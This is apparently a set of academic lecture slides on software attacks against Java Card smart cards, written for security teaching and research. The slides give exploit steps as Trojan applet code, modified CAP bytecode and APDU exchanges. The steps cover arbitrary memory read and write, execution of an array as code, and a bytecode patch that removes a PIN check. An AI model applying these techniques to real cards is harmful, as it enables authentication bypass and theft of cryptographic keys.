
- It is impossible to invoke an arbitrary byte array.
- Thus we need to lure the interpreter,
  - By retrieving our instance's reference we can find our class address and so our method's address.
  - We will replace the `invokestatic dummyMethod` by `invokestatic myArray`, which address (**0x944C**) has been retrieved in the previous step.
  - We are using the instruction `invokevirtual` to retrieve this reference.

# Remainder: object representation

*An instance reference*



*A pointer on the Eeprom heap*



# Second step retrieve address of my Trojan instance

```
public short getMyAddress()
{
    short toto;
    return toto;
}
...
public void process(APDU apdu) throws IOException
{
    ...
    case (byte) 0X27 : // retrieve instance address
        short val = getMyAddress();
        Util.setShort(apdu.getBuffer(),(short)0,(short)val);
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    ...
}
```

# Usage

*Instance reference ?*

80 27 00 00 00  
→



# Usage

*Instance reference?*

80 27 00 00 00



92 35 90 00



*The instance address is 0x9235*

- We succeed to retrieve our reference in the card memory.
- This should be impossible if a verifier was embedded



# Sketch of the attack in three steps


- In order to read/write it in an optimized way we need mutable code,
  - ①
    - To perform mutable code we need to manipulate arrays, and get their physical address.
    - **DONE**
  - ②
    - To access the array as a method we need to access our own instance
      - In the step 1 we have learn how to get the address of an array
      - In this step we will replace a method invocation by a method invocation **with our array address**
      - **We will be able to execute arbitrary code that can be dynamically modified**

# What we got at step 2 ?

*An instance reference*

@ 0x9235

*A pointer on the Eeprom heap*



# Step 2' ...

- Until now we just modified the CAP file, in order to modify value on top of the stack.
- The address of the class reference is not on the stack,
- We need to be able to read & write at an arbitrary address,
- Now use the `getstatic` flaw.

.....

```
static byte ad;
```

.....

```
//Read memory function
```

```
public byte getMyAddress()
```

```
{
```

```
    return ad;
```

```
}
```

.....

```
public void process (APDU apdu) throws ISOException
```

```
{
```

```
...
```

```
case (byte) 0x28 : // read the content of the memory
```

```
    apduBuffer[0] = (byte)getMyAddress();
```

```
    apdu.setOutgoingAndSend( (short) 0, (short) 1);
```

```
    break;
```

```
...
```

```
}
```

.....



# CAP modification is not enough

```
public byte getMyAddress()
{
    // flags    : 0
    // max_stack : 1
    // nargs     : 0
    // max_locals: 0
7C 00 02      getstatic_b  2
78           sreturn
}
```


*Original*

```
public byte getMyAddress()
{
    // flags    : 0
    // max_stack : 1
    // nargs     : 0
    // max_locals: 0
7C 924C     getstatic_b 92 4C
78           sreturn
}
```

*Modified*

## Directory Component

```
Component_sizes = {...  
referenceLocation : 41  
...} ...
```



Lists the size of each of the components defined in this Cap File

## Method Component


```
Method_info[1]//@000C{  
//flags :0  
//max stack:1  
//nargs : 1  
//max locals:0  
/*000e*/ getstatic_b 00 02  
/*0011*/ sreturn  
}
```



Describes each of the methods declared in this package.

## Constant Pool Component

```
...  
/* 0008, 2 */ CONSTANT_StaticFieldRef :  
0x0000  
...
```



Contains an entry for each classes, methods, and fields referenced by elements in the Method Component of this Cap File

## Reference Location component

```
...  
Offset_to_byte2_indices = {@000f...}
```



Represents lists of offsets into the info item of the Method Component to operands that contain indices into the constant pool array of the Constant Pool Component.

## Constant Pool Component

```
...  
/* 0008, 2 */ CONSTANT_StaticFieldRef :  
    0x0000
```

## Method Component

```
Method_info[1]//@000C{  
  //flags :0  
  //max stack:1  
  //nargs : 1  
  //max locals:0  
  /*000e*/ getstatic_b 00 02  
  /*0011*/ sreturn  
}
```

## Reference Location component

```
...  
Offset_to_byte2_indices = {@000f...}  
...
```

## *On Board Linker*

2 => @ 0x8805

## *On Board Method*

## Constant Pool Component

```
...  
/* 0008, 2 */ CONSTANT_StaticFieldRef :  
    0x0000
```

## Method Component

```
Method_info[1]//@0000C{  
    //flags :0  
    //max stack:1  
    //nargs : 1  
    //max locals:0  
    /*000e*/ getstatic_b 00 02  
    /*0011*/ sreturn  
}
```

## Reference Location component

```
...  
Offset_to_byte2_indices = {@000f...}  
...
```

## On Board Linker

2 => @ 0x8805

## On Board Method

```
@9af4  
Method_info[1]{  
    01  
    10  
    getstatic_b 0x8805  
    sreturn
```



# Reference Location modification

## Directory Component

Component\_sizes = {... referenceLocation : 00 2A ...} ...

## Reference Location component

Size 00 2A

Size of the 2 byte subsection 00 1F

Offset\_to\_byte2\_indices = {@000f, @002C, ..., @01af} ...

## Modified by

## Directory Component

Component\_sizes = {... referenceLocation : 00 **29** ...} ...

## Reference Location component

Size 00 **29**

Size of the 2 byte subsection 00 **1E**

Offset\_to\_byte2\_indices = {@**002C**, ..., @01af}

...

## Constant Pool Component

```
...  
/* 0008, 2 */ CONSTANT_StaticFieldRef :  
    0x0000  
...
```

## Method Component

```
Method_info[1]//@000C{  
    //flags :0  
    //max stack:1  
    //nargs : 1  
    //max locals:0  
    /*000e*/ getstatic_b 92 4C //address of the  
        instance  
    /*0011*/ sreturn  
}
```

## Reference Location component

```
...  
Offset_to_byte2_indices = {@002c...}  
...
```

## *On Board Linker*

2 => @ 0x8805

## *On Board Method*

```
@9af4  
Method_info[1]{  
    01  
    10  
    getstatic_b 0x924C  
    sreturn
```

# Usage

*Value at address 0x924c ?*

80 27 00 00 00



# Usage

*Value at address 0x924c ?*



80 27 00 00 00



9a 3e 90 00

*The class address is 0x9a3e*


- We succeed to read any address in the card memory.
- This should be impossible if a verifier was embedded

# What we got at step 2' ?

*An instance reference*

@ 0x9235

*A pointer on the Eeprom heap*



# Write anywhere

- Same approach with `getstatic`

# Sketch of the attack in three steps


- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address.
  - To access the array as a method we need to access our own instance
- In the step 1 we have learn how to get the address of an array
- In this step we will replace a method invocation by a method invocation **with our array address**
- **We will be able to execute arbitrary code that can be dynamically modified**

# What remains to do ?

An instance reference

@ 0x9235

A pointer on the Eprom heap





# Execute array

- Array code :
  - `public byte[] codeDump = {(byte)0x01, (byte)0x00, (byte)0x7D, (byte)0x00, (byte)0x00, (byte)0x78};`
  - Logical view

```
// flags    : 0
// max_stack : 1
// nargs    : 0
// max_locals: 0
getstatic_s 0000
sreturn
```

# Address initialization

```
public void process (APDU apdu) throws ISOException
{
    ...
    case (byte) 0x30 : // init address in the Array
        short NbOctets = apdu.setIncomingAndReceive();
        if (NbOctets != (short)2 )
        {   ISOException.throwIt((short)0x6700);   }
        //Change high address
        codeDump[3] = apduBuffer[ISO7816.OFFSET_CDATA];
        //Change low address
        codeDump[4] = apduBuffer[ISO7816.OFFSET_CDATA+1];
```

# Usage




*Initialize address*  
80 30 00 00 02 83 00



90 00

*Read & increment address*


80 31 00 00 00



55 90 00


*Write value*

80 32 00 00 01 00



SSD Team 90 00

Did I found the pattern ?



Yes modifies the value



# Yes card revisited

- Remove the exception,
- Whatever the firewall do checks...

```
public void debit (APDU apdu )
{
    ...
    if (!pin.isValidated())
    {
        //ISOException.throwIt(SW_AUTHENTICATION_FAILED)
    }
    ...//do something safely
}
```

Byte code : .... **11 69 85 8D xx yy** ... → ... **00 00 00 00 00 00** ...



# Evaluation of the attack

Ref	JC	GP	Read	Write	Area
a-21a	211	201	x	x	8000-FFFF
a-21b	211	201	x	x	8000-FFFF
a-22a	22	21	x		8000-FFFF
a-22b	211	201	x		8000-FFFF
b-21a	211	212	x	x	8000-BFFF
b-22a	211	201	x	x	8000-BFFF
b-22b	211	211	x	x	8000-FFFF
c-22a	211	201	x		Seven bytes
c-22b	22	211			



# Counter measures

- Some cards :
  - Limit the dump of memory area.
  - Block themselves on reading or writing memory.
  - Include byte code verifier or some checks.
  - Disallow the use of `static` !
- Worst card
  - b21a, easy to dump,
  - Crypto Keys are retrievable.

# Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions

# A step further

- Bypass the limitation related to the byte code verifier,
- Evaluation of the Abort Transaction Attack,
  - Generate a type confusion using a well typed applet,
  - Attack developed by *E. Poll et al.*



# Abusing the transaction mechanism


- De-allocation in case of abort,
  - The JCRE should de-allocate any object created during the transaction and reset references to such object to null.

```
...
short [] localArrayOT = null;
JCSystembeginTransaction ();
short [] arrayInsideT= new short[10];
localArrayOT = arrayInsideT; // local variable
JCSystem.abortTransaction ();
byte[] arrayNewB = new byte[10];
```

- They all point on the same array and should have null,
- Some implementations don't de-allocate the local variable,
- Some implementations reuse the freed reference.


# Abusing the transaction mechanism

```
JCSysbeginTransaction();
```




# Abusing the transaction mechanism

```
JCSysbeginTransaction();  
short[] arrayInsideT;
```




# Abusing the transaction mechanism

```
JCSysbeginTransaction();  
short[] arrayInsideT;  
arrayInsideT = new short[10];
```




# Abusing the transaction mechanism

```
JCSysbeginTransaction();  
short[] arrayInsideT;  
arrayInsideT = new short[10];  
localArrayOT = arrayInsideT;
```



